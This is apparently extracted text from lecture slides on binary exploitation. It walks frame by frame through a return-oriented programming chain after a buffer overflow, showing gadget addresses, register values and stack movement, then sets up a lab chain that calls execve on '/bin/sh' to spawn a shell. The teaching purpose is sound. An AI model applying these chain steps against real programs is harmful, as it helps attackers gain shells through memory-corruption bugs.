
0x4020af:
pop rdi
 **ret**
...

0x4c7320:
"kyoumoka"

rdi	0x4c7328
rsi	0
rdx	0x616b6f6d756f794b
rbx	0

RSP 

LOW



HIGH

ROP gadget

- BOF
- pop rdi, 0x4c7320
- pop rdx, 0x616b6f6d756f794b
- mov [rdi], rdx
- pop rdi, 0x4c7328
- **pop rdx, 0x69696177**
- mov [rdi], rdx


0x485e8b:
→ **pop rdx**
pop rbx
ret

0x4c7320:
"kyoumoka"

rdi	0x4c7328
rsi	0
rdx	0x616b6f6d756f794b
rbx	0

RSP →

LOW



HIGH

ROP gadget

- BOF
- pop rdi, 0x4c7320
- pop rdx, 0x616b6f6d756f794b
- mov [rdi], rdx
- pop rdi, 0x4c7328
- **pop rdx, 0x69696177**
- mov [rdi], rdx


0x485e8b:
pop rdx
→ **pop rbx**
ret

0x4c7320:
"kyoumoka"

rdi	0x4c7328
rsi	0
rdx	0x69696177
rbx	0

RSP →

LOW



HIGH

ROP gadget

- BOF
- pop rdi, 0x4c7320
- pop rdx, 0x616b6f6d756f794b
- mov [rdi], rdx
- pop rdi, 0x4c7328
- **pop rdx, 0x69696177**
- mov [rdi], rdx

0x485e8b:
pop rdx
pop rbx



ret


0x4c7320:
"kyoumoka"

rdi	0x4c7328
rsi	0
rdx	0x69696177
rbx	0



LOW

HIGH



ROP gadget

- BOF
- pop rdi, 0x4c7320
- pop rdx, 0x616b6f6d756f794b
- mov [rdi], rdx
- pop rdi, 0x4c7328
- pop rdx, 0x69696177
- **mov [rdi], rdx**

0x4337e3:
➡ **mov qword ptr [rdi], rdx**
ret


0x4c7320:
"kyoumoka"

rdi	0x4c7328
rsi	0
rdx	0x69696177
rbx	0

LOW


RSP ➡

HIGH



ROP gadget

- BOF
- pop rdi, 0x4c7320
- pop rdx, 0x616b6f6d756f794b
- mov [rdi], rdx
- pop rdi, 0x4c7328
- pop rdx, 0x69696177
- **mov [rdi], rdx**

0x4337e3:
mov qword ptr [rdi], rdx
 **ret**


0x4c7320:
"kyoumokawaii"

rdi	0x4c7328
rsi	0
rdx	0x69696177
rbx	0

RSP 

LOW

HIGH



ROP gadget

LOW

0x4020af
0x4c7320

“Kyou Mo Kawaii”

- pop rdx, 0x69696177
- **mov [rdi], rdx**

rsi	0
rdx	0x69696177
rbx	0

RSP



HIGH

0x4557c3

Lab ROP_RW

`sys_execve`

```
sys_execve("/bin/sh", NULL, NULL)
```

ROP

- target - `sys_execve("/bin/sh", NULL, NULL)`
 - BOF
 - `rdi = &"/bin/sh"`
 - `rsi = 0`
 - `rdx = 0`
 - `rax = -x3b`
 - `syscall`

ROP

- **BOF**
- rdi = &"/bin/sh"
- rsi = 0
- rdx = 0
- rax = 0x3b
- syscall



ROP

- **BOF**


- rdi = &"/bin/sh"

- rsi = 0

- rdx = 0

- rax = 0x3b

- syscall



ROP

- **BOF**


- rdi = &"/bin/sh"

- rsi = 0

- rdx = 0

- rax = 0x3b

- syscall




0x403022:

"/bin/sh"

rdi	?
rsi	?
rdx	?
rax	?

LOW


RSP →



HIGH

ROP

- BOF
- **rdi = &"/bin/sh"**
- rsi = 0
- rdx = 0
- rax = 0x3b
- syscall



ROP

- BOF
- **rdi = &"/bin/sh"**
- rsi = 0
- rdx = 0
- rax = 0x3b
- syscall

